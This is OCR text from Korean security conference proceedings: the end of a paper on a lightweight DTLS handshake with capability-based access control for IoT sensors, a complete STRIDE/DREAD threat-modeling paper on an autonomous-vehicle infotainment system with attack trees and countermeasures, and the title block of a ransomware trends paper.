SP(Security Proxy)는 LoWPAN안에 센서 디바이스(S_i)를 관리하고 각 센서 디바이스들의 대칭키(K_i)를 공유하고 있다고 가정한다. 또 SP는 C_A에 대한 access control 서버 역할을 한다. 서브 집합에 속해 있는 센서 디바이스들은 각 서브 집합에 대응하는 그룹키($Sub_j = GK_j, j = 1,2,3,4,\ldots,k$)를 공유한다. C_A를 인증하고 클라이언트에 대한 센서 디바이스의 서브 집합(CL_A)을 지정하고 그 서브 집합에 맞는 $capID_A$(Capability ID)를 발행해 준다. C_A는 자체적으로 ECDH 개인키 및 공개키 쌍($q_A, Q_A = q_A.G$)을 가지고 있다고 가정한다. C_A는 자신의 CL_A의 센서 디바이스에 Initial DTLS핸드셰이크를 할 때 인증서 모드를 사용한다. 핸드셰이크가 끝날 때 센서 디바이스는 PSK토큰을 생성해서 C_A에게 발행하고 Subsequent DTLS핸드셰이크에서 PSK토큰을 사용해서 센서 디바이스와 C_A간의 핸드셰이크 복잡도를 줄일 수 있다. 자세한 내용은 3.3절에서 설명한다.

3.2. Capability List에 따른 접근 제어

인증된 CoAP클라이언트는 Capability List의 센서 디바이스에 접근할 수 있다. Capability List($\{S_1,S_2,S_3,\ldots,S_l\}$)에 따라서 접근 제어를 위해서 $Auth_A$를 루트 해시노드로 가지는 Merkle트리를 정의한다. 그림 [3]에서와 같이 리프 노드들을 Capability List으로 하여서 포화이진트리로 표현되게 한다.(n≥0,l=2^n)

$Auth_A = Auth_A_Comp(S_x, Subsidiary_x)$를 통해서 $Auth_A$가 계산되어지고, $Subsidiary_x$는 S_x에서 $Auth_A$를 구하기 위해서 필요한 보조 해시

노드이다. S_1이 주어졌을 때 $Subsidiary_1$는 h_{21}과 h_{11}이 된다. C_A가 SP에게 $capID_A$의 발행을 요청하기 위해서 (C_A, S_x, Q_A)를 전송하면 SP는 $capID_A = H(K_x, Q_A, Auth_A)$를 통해서 발행해 준다.




그림 3. Merkle tree with CL_A

3.3. 제안 프로토콜




그림 4 Proposed protocol

C_A는 CL_A에 속해있는 센서 디바이스에 대한 접근 권한을 얻기 위해서 SP에게 $capID_A$을 요청한다. *Capability ID Issuance*는 신뢰성 있는 TLS와 같은 프로토콜로 보호되고 있다고 가정한다. SP는 3.2절의 방법에 의해서 C_A에게 $capID_A$를 발행해준다. C_A는 Initial DTLS 핸드셰이크를 수행하게 된다. C_A는 N_A를 생성해서 S_x에게 전송하면 S_x는 N_x와 $Cert_x$를 C_A에게 보낸다. C_A는 $Q_x = (q_x.G) = Q_{SP} + Cert_x.H(Cert_x, S_x)$를 통해서 S_x의 공개키를 도출한다. 그리고 $AK_A (= q_A.Qx)$와 그에 따른 $SK_A = kdf(AK_A, N_x, N_A)$를 도출한다. S_x에게 $capID_A$와 $Subsidiary_x$를 $MIC(SK_A)$로 무결성을 보장할 수 있도록 하고 Q_A와 함께 보낸다. S_x는 $AK_A (= q_x, Q_A)$와 $SK_A = kdf(AK_A, N_x, N_A)$를 도출해서 $MIC(SK_A)$을 확인한다. 그 후 $Auth_A = Auth_A_Comp(S_x, Subsidiary_x)$를 계산하고 $capID_A = H(K_x, Q_A, Auth_A)$를 계산해서 C_A에게 받은 $capID_A$와 같은지 확인한다. 동일하다면 C_A가 인증된 사용자이며 S_x에 접근 할 수 있는 권한이 있는 것이 판명된다. 마지막으로 이후에 DTLS 핸드셰이크에서 사용할 $pskTK_A = [C_A, AK_A, Auth_A]GK_1$를 $MIC(SK_A)$하여서 C_A에게 보낸다. C_A는 $MIC(SK_A)$로 무결성을 확인하고 핸드셰이크를 마친다.

Initial DTLS 핸드셰이크를 마친 C_A가 S_x가 아닌 CL_A에 속해 있는 $S_{x'}$에 대한 핸드셰이크를 한다면 C_A와 $S_{x'}$는 무작위 난수 N_A와 $N_{x'}$를 서로 교환한다. C_A는 S_x에게 받은 $pskTK_A$와 $S_{x'}$에 대한 $Subsidiary_{x'}$를 $MIC(SK_A)$로 보호하여서 $S_{x'}$에게 보낸다. $S_{x'}$는 Sub_1에 속해 있기 때문에 GK_1을 이미 알고 있다. $S_{x'}$는 $Auth_A$를 계산하고 C_A가 전송했던 $pskTK_A$의 $Auth_A$와 동일한지 확인하고 동일하다면 C_A는 $S_{x'}$에 접근 할 수 있는 권한이 있다는 것이 판명할 수 있고 $SK_A = kdf(AK_A, N_{x'}, N_A)$를 통해서 C_A에게 받은 $MIC(SK_A)$도 확인 할 수 있다.

〈표 1〉 표기법

표기법	정의
N_i	랜덤 값
AK_A, SK_A	C_A와 S_x사이의 authentication key, session key
$Cert_x$	S_x의 ECQV 인증서
$[.]GK$	대칭키(GK)로 암호화된[.]
$H(.)$	second-preimage resistant hash function
$kdf(.)$	키를 생성하는 함수
$MIC(K)$	모든 필드에 대해 대칭키 K를 적용한 Message Integrity code

Ⅳ. 안정성 및 성능 분석

4.1. 안정성 분석

SP와 센서 디바이스들의 대칭키(K_i)가 안전하게 유지된다고 가정한다. $capID_A$가 생성될 때 $H(.)$는 $H(X)=H(X')$가 가능한 쌍(X,X')을 찾는 것이 불가능한 해시 함수이기 때문에 $capID_A$를 위조해서 다른 서브 집합에 접근하는 것은 가능하지 않다.

CL_A을 악의적으로 수정해서 다른 기능에까지 접근하려 하거나 기능을 축소하려고 한다면 Merkle 트리가 변경되고 그에 따른 $Auth_A$를 구할 때 $H(.)$가 사용되어지는데 CL_A를 수정하기 전의 $Auth_A$과 수정한 후의 $Auth_A$가 일치하는 Capability List의 집합을 찾을 수 없기 때문에 공격자는 CL_A를 수정해서 목적을 달성 할 수 없다.

4.2. 성능 분석

실험 환경은 OS는 Contiki 3.0을 사용하였고 센서 디바이스는 TI사의 CC2538em으로 ARM Cortex-M3 Processor (32 MHz)와 512KB의 Flash, 32KB의 RAM 그리고 4KM의 ROM을 가지고 있다. 6LBR은 Raspberry Pie 2에 CETIC 6lbr을 포팅해서 사용하였고 Ubuntu PC를 클라이언트로 사용하였다.




그림 5 Proposed protocol analysis (ms)

각 보안 모드 별 DTLS 핸드셰이크에서 소요되는 시간을 나타낸 그래프이다. 인증서 모드에서 X.509보다 ECQV를 사용했을 때 소요되는 시간이 반 정도로 줄어드는 것을 볼 수 있다. 기존의 ECQV는 EC 스칼라 곱셈을 서버와 클라이언트 각각 수행하지만 제안된 모드에서는 클라이언트만 수행하여서 소요되는 시간을 더 단축시켰다. Proposed 1,2는 각각 Initial, Subsequent DTLS 핸드셰이크를 나타낸다.

Ⅴ. 결 론

자원이 제약적인 센서 디바이스에 효율성을 높이기 위해서 인증서를 사용한 연산과 같은 복잡도가 높은 작업은 클라이언트에서 수행되었다. 클라이언트와 서버 간에 핸드셰이크에서 보안 프록시는 접근 가능한 센서 디바이스에 대한 접근 가능한 목록만을 관리하고 키 정보는 클라이언트와 서버 사이에만 공유가 되기 때문에 end - to-end보안을 충족하였다.

참 고 문 헌

[1] IEEE std. 802.15.4-2011, Part 15.4: Wireless Medium Access Control (MAC) and Physical Layer (PHY) Specifications for Low-Rate Wireless Personal Area Networks (LR-WPANs), Standard for Information Technology Std., June 2011.

[2] G. Montenegro, N. Kushalnagar, J. Hui, and D. Culler, "Transmission of IPv6 Packets over IEEE 802.15.4 Networks," IETF RFC 4944, Sep. 2007.

[3] Z. Shelby, K. Hartke, C. Bormann, "The Constrained Application Protocol (CoAP)," IETF RFC 7252, Jun. 2014.

[4] E. Rescorla and N. Modadugu, "Datagram Transport Layer Security," IETF RFC 6347, Jan. 2012.

[5] S. Raza, H. Shafagh, K. Hewage, R. Hummen, and T. Voigt, "Lithe: Lightweight Secure CoAP for the Internet of Things," IEEE Sensors Journal, vol. 13, no. 10, pp. 3711-3720, Oct. 2013.

[6] J. Hui and P. Thubert, "Compression Format for IPv6 Datagrams over IEEE 802.15.4-based Networks," IETF RFC 6282, Sep. 2011.

[7] D. R. L. Brown, R. Gallant, and, S. A. Vanstone, "Provably Secure Implicit Certificate Schemes," Financial Cryptography, LNCS 2339, Springer-Verlag, pp. 156-165, Feb. 2001.

위협 모델링을 이용한 인포테인먼트 시스템 분석

최원빈[1], 김승주[2]
고려대학교 정보보호대학원

Infotainment System Analysis using Threat Modeling

Wonbin Choi, Seungjoo Kim
Center for Information Security Technologies(CIST), Korea University.


요 약

최근 자율주행자동차의 연구가 활발하게 이루어지고 있는 반면 자율주행자동차 보안에 대한 연구는 부족한 상태이기 때문에 본 연구에서는 자율주행자동차의 핵심 부분인인포테인먼트 시스템에 대해 위협 모델링을 이용하여 보안 위협을도출하고자 한다.

I. 서론

자율주행자동차는 운전자가 가속 페달, 브레이크, 핸들 등의 제어를 하지 않아도 고속도로 주행 지원 시스템(HDA), 자동 긴급 제동 시스템(AEB), 차선 이탈 경보 시스템(LDWS)과 같은 기술을 통해 주변 도로의 상황을 파악하여 자동으로 주행하는 자동차이다.

미국 도로교통 안전국(National Highway Traffic Safety Administration)에 따르면 자율주행자동차는 [그림 1]과 같이 0부터 4까지의 총 5가지 단계로 구분하였다[1]. 0단계는 자동화 기술이 없는 자동차로 모든 조작을 운전자가 수동으로 하는 현재까지 생산된 일반 자동차를 지칭한다. 1단계는 주변 환경과 관련 없이 운전자의 기호에 따라 기능을 지원하는 자동차로 특정 속도에서 선행 차량과의 거리를 일정하게 유지하는 시스템, 자동으로 브레이크를 제어하는 시스템과 같은 기술들이 적용된 자동차이다. 2단계는 주변 환경의 데이터를 수집하여 스스로 판단하여 장애물을 피하는 시스템과 같은 기술들이 복합적으로 적용된 자동차이다. 3단계는 운전자가 목적지를 입력하면 자동으로 주행하지만, 도로 상황이 복잡하거나 긴급한 상황에서는 수동으로 조작하는 자동차이다. 4단계는 완전한 무인 자동차로 출발부터 도착까지 운전자가 운전을 하지 않아도 되는 자동차이다.



[그림 1] 자율주행 단계별 제어 대상

인포테인먼트 시스템(Infotainment System)이란 정보(Information)와 오락(Entertainment)의 합성어로 하나의 시스템에서 정보, 오락을 포함한 콘텐츠들을 모두 제공하는 환경을 말한다. 본 연구에서는 가장 연구가 활발한 2단계 자율주행자동차의 핵심 시스템인 인포테인먼트 시스템을 위협 모델링(Threat Modeling) 기법을 이용하여 취약점을 분석하고자 한다.

* 이 논문(저서)는 2016년 대한민국 교육부와 한국연구재단의 지원을 받아 수행된 연구임(NRF-2016S1A3A2924760)

1 주저자, bindon@korea.ac.kr
2 교신저자, skim71@korea.ac.kr

II. 보안 위협 분석

2.1 보안 위협 분석 개요

본 논문에서는 보안 위협을 분석하기 위해서 데이터 흐름도, 위협 모델링, 공격 트리 도출, 체크리스트 도출 순서대로 진행한다. 위협 모델링은 안전한 개발 생명주기(SDLC) 과정 중 구현 단계 이전에 이해관계자들이 모여 공격자의 입장에서 대상에 존재하는 잠재적인 위협을 식별하는 것을 말한다.

위협 모델링의 종류는 대상의 알려진 위협을 특성화하기 위한 분류체계인 Microsoft의 STRIDE(Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege), 개인 정보 위협 식별을 위한 LINDDUN, Carnegie Mellon University의 OCTAVE, OctoTrike의 Trike, OWASP의 P.A.S.T.A와 같이 조직의 목표, 특성, 위협 모델링의 목적을 고려한 다양한 방법들이 존재하는데, 본 논문에서는 인포테인먼트 시스템이라는 특성을 가장 잘 반영한 Microsoft의 STRIDE를 채택하여 위협 모델링을 진행한다.


2.2 데이터 흐름도

인포테인먼트 시스템의 위협 분석을 위해 데이터 흐름을 파악할 수 있도록 데이터 흐름도(Data Flow Diagram)를 작성한다. 본 논문에서 DFD는 Microsoft Threat Modeling Tool을 이용하여 작성한다[2].

먼저 전체적인 구조를 파악하기 위하여 [그림 2]와 같이 추상화 정도가 높은 DFD Level 0를 작성한다. 이 단계에서는 운전자(Driver), 환경(Environment), 차량(Car)으로부터 어떠한 데이터가 송수신 되는지 확인할 수 있다.

다음 단계로 추상화 정도를 낮춘 데이터의 흐름을 보기 위해 DFD Level 1을 작성한다. Level 1는 Level 0보다 더 자세하게 나타낸 흐름도로서 다음과 같이 네 부분으로 나누어 확인한다.

첫 번째 부분은 운전자 경계(Driver Boundary) 내 프로세스로 운전자로부터 카메라와 센서가 운전자의 데이터를 수집하여 인포테인먼트 시스템으로 데이터를 전달하는 흐름을 나타낸다. 카메라는 차량 내부에 위치하여 운전



[그림 2] Infotainment System DFD Level 0

자의 시각적 데이터를 측정한다. 센서는 운전자의 상태 데이터를 측정한다. 카메라와 센서로 측정된 데이터는 인포테인먼트 시스템에 위치한 저장소에 저장한다.

두 번째 부분은 환경 경계(Environment Boundary) 내 프로세스로 운전하는 주변 환경 요소로부터 카메라와 센서가 운전자의 데이터를 수집하여 인포테인먼트 시스템으로 데이터를 전달하는 흐름을 나타낸다. 카메라는 주행 시 전방의 차량과의 거리를 시각적으로 측정한다. 센서는 GPS를 통해 현재 차량의 위치를 측정하여 올바른 방향으로 주행하고 있는지 확인하고, SONAR(SOund Navigation And Ranging)와 같은 센서로 차량 거리를 측정한다.

세 번째 부분은 차량 경계(Car Boundary) 내 프로세스로 차량으로부터 센서가 운전자의 데이터를 수집하여 인포테인먼트 시스템으로 데이터를 전달하는 흐름을 나타낸다. 센서는 핸들의 각도, 가속도계와 같은 데이터를 측정한다. 센서로 측정된 데이터는 인포테인먼트 시스템에 위치한 저장소에 저장한다.

2.3 공격자 및 공격 트리 분석

공격자 및 공격 트리를 분석하기에 앞서 주체(Subject), 객체(Object), 동작(Action)을 아래 수식 및 [표 1]과 같이 기호로 정의한다.

$$S = \{S_D,\ S_{DC},\ S_{DS},\ S_{CS},\ S_{EC},\ S_{ES},\ S_I\}$$
$$O = \{O_I,\ O_D,\ O_{DS},\ O_C,\ O_{CS},\ O_E,\ O_{ES}\}$$
$$A = \{A_C,\ A_O,\ A_R,\ A_W,\ A_A\}$$

공격 도출 시 사회 공학적 기법과 은닉 채널(Covert Channel)을 이용한 공격은 대상에서 제외한다. 즉 공격자는 운전자, 운전자용 카메라, 운전자용 센서, 차량용 센서, 환경용 카메라, 환경용 센서가 될 수 있다. 이러한 공격자가 수행 가능한 취약점 목록을 아래 [표 2]와 같이 STRIDE를 활용하여 위협을 분석한다.

구분	이름	기호
주체	운전자	S_D
	운전자용 카메라	S_{DC}
	운전자용 센서	S_{DS}
	자동차용 센서	S_{CS}
	환경용 카메라	S_{EC}
	환경용 센서	S_{ES}
	인포테인먼트 시스템	S_I
객체	인포테인먼트 시스템	O_I
	운전자	O_D
	운전자 데이터 저장소	O_{DS}
	차량	O_C
	차량 데이터 저장소	O_{CS}
	환경	O_E
	환경 데이터 저장소	O_{ES}
동작	데이터 수집	A_C
	기기 조작	A_O
	데이터 읽기	A_R
	데이터 쓰기	A_W
	운전자에게 경고	A_A

[표 1] 접근 권한 설정을 위한 기호


식별된 STRIDE를 이용하여 실제로 공격자가 공격할 수 있는 시나리오를 공격 트리(Attack Tree)를 도출한다.

첫 번째 공격 목표인 정보 획득을 위한 공격 트리는 아래 [그림 4]와 같다.

정보 획득을 위한 공격 시나리오는 스니핑을 이용한 획득 방법, 장비 내부 데이터 습득을 통한 획득 방법, 저장소 데이터 획득을 통한 개인 정보 획득 방법들 중 하나의 목표만 달성하면 개인 정보를 획득할 수 있다.

첫 번째로 스니핑을 이용한 획득 방법은 운전자, 환경, 차량에서 각자의 저장소까지 데이터가 이동되는 경로 중 아무 곳에서나 스니핑을 통해 정보를 획득할 수 있다.


두 번째로 장비 내부 데이터 습득을 통한 정보 획득은 메모리 덤프를 사용하는 방법과 장비 자체에 익스플로잇을 내장시켜 권한을 획득하고 데이터를 추출하는 방법 중 하나를 사용하여 정보를 획득할 수 있다.



[그림 3] 정보획득을 위한 공격 트리

세 번째로 저장소 데이터 획득을 통한 정보 획득 방법은 인포테인먼트로 위장하여 직접 데이터베이스로 접근해 정보를 획득하는 방법 또는 악성코드를 주입하여 정상 장비로 위장한 다음 실제 정상 데이터를 악성코드가 포함된 데이터로 스푸핑 하여 정보를 획득할 수 있다.

두 번째 공격 목표인 사고 유발을 위한 공격 트리는 아래 [그림 4]와 같다.



[그림 4] 사고 유발을 위한 공격 트리

사고 유발을 위한 공격 시나리오는 운전자에게 잘못된 경고를 내려 잘못된 조작을 야기하여 사고를 유발하는 방법과 차량을 조작하여 사고를 유발하는 방법 중 하나의 방법을 사용하여 공격을 달성한다.

첫 번째로 운전자에게 잘못된 경고를 이용한 사고 유발 방법은 운전자 카메라 또는 센서로 전송되는 데이터를 수집해두었다가 정상일 경우 비정상 데이터를 전송하거나 비정상일 경우 정상 데이터를 전송하는 방법인 재전송 공격을 통해 사고를 유발한다. 또는 운전자용 카메라나 운전자용 센서로 전송되는 운전자의 상태 정보를 능동적으로 잘못된 정보로 조작한 후 전송하여 사고를 유발한다. 또는 과도한 데이터를 전송하여 카메라 또는 센서의 수집 및 판단을 마비시켜 필요한 서비스를 제공받지 못하게 만들어 사고를 유발할 수 있다.

두 번째로 차량 조작을 이용한 사고 유발 방법은 운전자 차량용 카메라 또는 환경용 카메라 또는 환경용 센서로 전송되는 데이터를 수집해두었다가 정상일 경우 비정상 데이터를 전송하거나 비정상일 경우 정상 데이터를 전송하는 방법인 재전송 공격을 통해 사고를 유발시킨다. 또는 환경용 카메라, 환경용 센서, 차량용 카메라로 전송되는 환경 및 차량 정보를 능동적으로 잘못된 정보로 조작한 후 전송하여 사고를 유발한다. 또한 과도한 데이터를 전송하여 카메라 또는 센서의 수집 및 판단을 마비시켜 필요한 서비스를 제공받지 못하게 만들어 사고를 유발할 수 있다.

2.4 보안 위험 대책

본 연구에서는 도출된 시나리오를 통해 아래 [표 2]과 같이 DREAD(Damage, Reproducibility, Exploitability, Affected users, Discoverability)를 활용하여 위험도를 분석하고 대책을 마련하였다.

위험 대책으로는 위험 수용(risk acceptance), 위험 감소(risk mitigation), 위험 회피(risk avoidance), 위험 전가(risk transfer)가 분류할 수 있다.

R_1의 경우 스니핑은 수동적인 공격(passive attack)이면서 암호화 정도만 수행하여도 의미 있는 정보를 파악하기 힘들기 때문에 위험 감소를 수행한다.

Element	Type	ID	Threat Description
S_D, O_D	S	T1	공격자는 운전자로 위장하여 다른 정보를 전송한다.
	R	T2	자신이 보낸 데이터를 전송한 사실을 부인한다.
S_{DC}	S	T3	공격자가 운전자용 카메라로 위장하여 다른 정보를 전송한다.
	R	T4	운전자용 카메라가 보낸 데이터를 전송한 사실을 부인한다.
S_{DS}	S	T5	공격자가 운전자용 센서로 위장하여 다른 정보를 전송한다.
	R	T6	운전자용 센서가 보낸 데이터를 전송한 사실을 부인한다.
O_{DS}	T	T7	운전자용 데이터 저장소에 있는 데이터를 변조하여 운전자의 상태를 잘못 판단하도록 유도한다.
	I	T8	운전자용 데이터 저장소에 있는 데이터를 습득하여 운전자의 개인정보를 획득한다.
	D	T9	공격자가 운전자용 데이터 저장소에 과도한 데이터를 저장시켜 저장소의 서비스를 받을 수 없게 만든다.
Collecting Camera Data for Driver (P_1)	S	T10	공격자는 스푸핑을 통해 운전자의 자격으로 운전자용 카메라에 접근할 수 있는 권한을 가진다.
	T	T11	공격자는 데이터 유효성 검사를 통과하여 잘못된 데이터를 주입시킨다.
	R	T12	운전자용 카메라에 접근했거나 잘못된 데이터를 주입시킨 것을 부인한다.
	I	T13	운전자용 카메라에 수집되는 정보를 습득한다.
	D	T14	운전자용 카메라가 운전자의 정보를 수집할 수 없도록 조작한다.
	E	T15	수집되는 잘못된 데이터를 승인시킨다.
중략			
$F(P_9 \rightarrow O_C)$	T	T160	이상 탐지 시 조작 메시지를 변조하여 잘못된 조작을 야기한다.
	I	T161	차량에게 전송되는 조작 메시지를 획득한다.
	D	T162	과도한 차량 조작 메시지를 발생시켜 정상적인 메시지를 받을 수 없게 만든다.

[표 2] STRIDE 위협 분석

R_2의 경우 메모리 덤프를 위해서는 전문적인 지식을 가진 사람이 장비에 터미널 등을 통해 접속하여 취득해야 하는 번거로움이 있고 해당 공격을 완화시키기에는 많은 비용이 들 것이라 예상되기 때문에 위험 수용을 수행한다.

R_3의 경우 장비 익스플로잇을 수행하려면 전문적인 지식이 필요하고 마찬가지로 공격을 완화시키기 위해서는 많은 비용이 들 것이라고 예상되기 때문에 위험 수용을 수행한다.

R_4와 R_5의 경우 각 주체로 위장하는 공격은 간단한 인증으로 해결할 수 있기 때문에 위험 완화를 수행한다.

R_6의 경우 데이터 스푸핑은 암호화를 통해 데이터를 적절하게 변경할 수 없게 만들거나

ID	Threat	D	R	E	A	D	Sum	Response
R_1	정보획득(스니핑)	1	3	3	2	3	12	mitigation
R_2	정보획득(메모리 덤프)	1	2	1	1	3	8	acceptance
R_3	정보획득(장비 익스플로잇)	3	1	1	1	1	7	acceptance
R_4	정보획득(인포테인먼트로 위장)	1	1	2	3	1	8	mitigation
R_5	정보획득(정상 장비로 위장)	1	3	2	1	2	9	mitigation
R_6	정보획득(정상 데이터 스푸핑)	2	2	2	2	2	10	mitigation
R_7	사고유발(운전자-재전송 공격)	2	3	3	1	3	12	mitigation
R_8	사고유발(운전자-잘못된 정보 전송)	3	2	2	2	2	11	mitigation
R_9	사고유발(운전자-서비스 거부 공격)	2	3	3	3	2	13	transference
R_{10}	사고유발(차량조작-재전송 공격)	2	3	3	1	3	12	mitigation
R_{11}	사고유발(차량조작-잘못된 정보 전송)	3	2	2	2	2	11	mitigation
R_{12}	사고유발(차량조작-서비스 거부 공격)	2	3	3	3	2	13	transference

[표 3] DREAD 기법을 이용한 위험도 분석

무결성이나 유효성 검사를 통해 올바르지 않은 데이터에 대해서 처리하지 않는 방법을 통해 충분히 간단하게 완화가 가능하므로 위험 완화를 수행한다.

R_7, R_{10}의 경우 재전송 공격은 매우 간단하게 수행하면서 피해가 크지만 타임스탬프나 순서 번호(Sequence Number) 등과 암호화 등을 결합하면 간단하게 해결할 수 있기 때문에 위험 완화를 수행한다.

R_8, R_{11}의 경우 공격자가 프로토콜을 파악하여 잘못된 정보를 올바른 형태로 전송할 경우 큰 피해를 야기할 수 있으나 암호화를 통해 프로토콜 파악을 할 수 없도록 조치할 수 있기 때문에 위험 완화를 수행한다.

마지막으로 R_9, R_{12}의 경우 큰 피해를 입을 수 있을 뿐만 아니라 적당한 솔루션을 가지고 해결하기 어려운 문제이기 때문에 서비스 거부 공격을 전문적으로 처리해 주는 업체에게 위험 전가를 수행한다.

III. 분석 결과

본 연구에서는 자율주행자동차의 핵심 제품인 인포테인먼트 시스템에 위협 모델링을 적용하여 위협을 도출하였다.

현재는 실제 서비스되는 제품이 아닌 가상의 인포테인먼트 시스템을 대상으로 위협 모델링을 수행하였지만 실제 인포테인먼트 시스템은 더 복잡하고 다양한 기능들이 있고 서로 긴밀하게 동작하기 때문에 추후에는 실제 상용화된 제품을 대상으로 인포테인먼트 시스템에 대한 위협 모델링을 해야 할 것이다.

[참고문헌]

[1] Preliminary Statement of Policy Concerning Automated Vehicles, NHTSA(National Highway Traffic Safety Administration), May 2013.

[2] Microsoft Threat Modeling Tool 2016 Guide, Microsoft.

[3] Vinay K Diddi, S.B.Jamge, Head Pose and Eye State Monitoring (HEM) for Driver Drowsiness Detection: Overview, International Journal of Innovative Science, November 2014.

[4] Francisco Vicente, Zehua Huang, Xuehan Xiong, Fernando De la Torre, Wende Zhang, and Dan Levi, Driver gaze tracking and eyes off the road detection system, IEEE Transactions on Intelligent Transportation Systems, March 2015.

랜섬웨어 최신동향분석

김원석[1], 손민우[2], 이상범[2], 이상익[2], 이종혁[2], 조재형[3], 김종성[2,3]
[1]국민대학교 수학과, [2]국민대학교 정보보안암호수학과, [3]국민대학교 금융정보보안학과

Recent Trend for Ransomeware

Wonseok Kim[1], Minwoo Son[2], Sangbeom Lee[2], Sangik Lee[2],
Jonghyeok Lee[2], Jaehyung Cho[3], Jongsung Kim[2,3],
[1]Dept. of Mathematics , Koomin University
[2]Dept. of Information Security, Cryptology and Mathematics , Koomin University
[3]Dept. of Financial Information Security, Koomin University

요 약

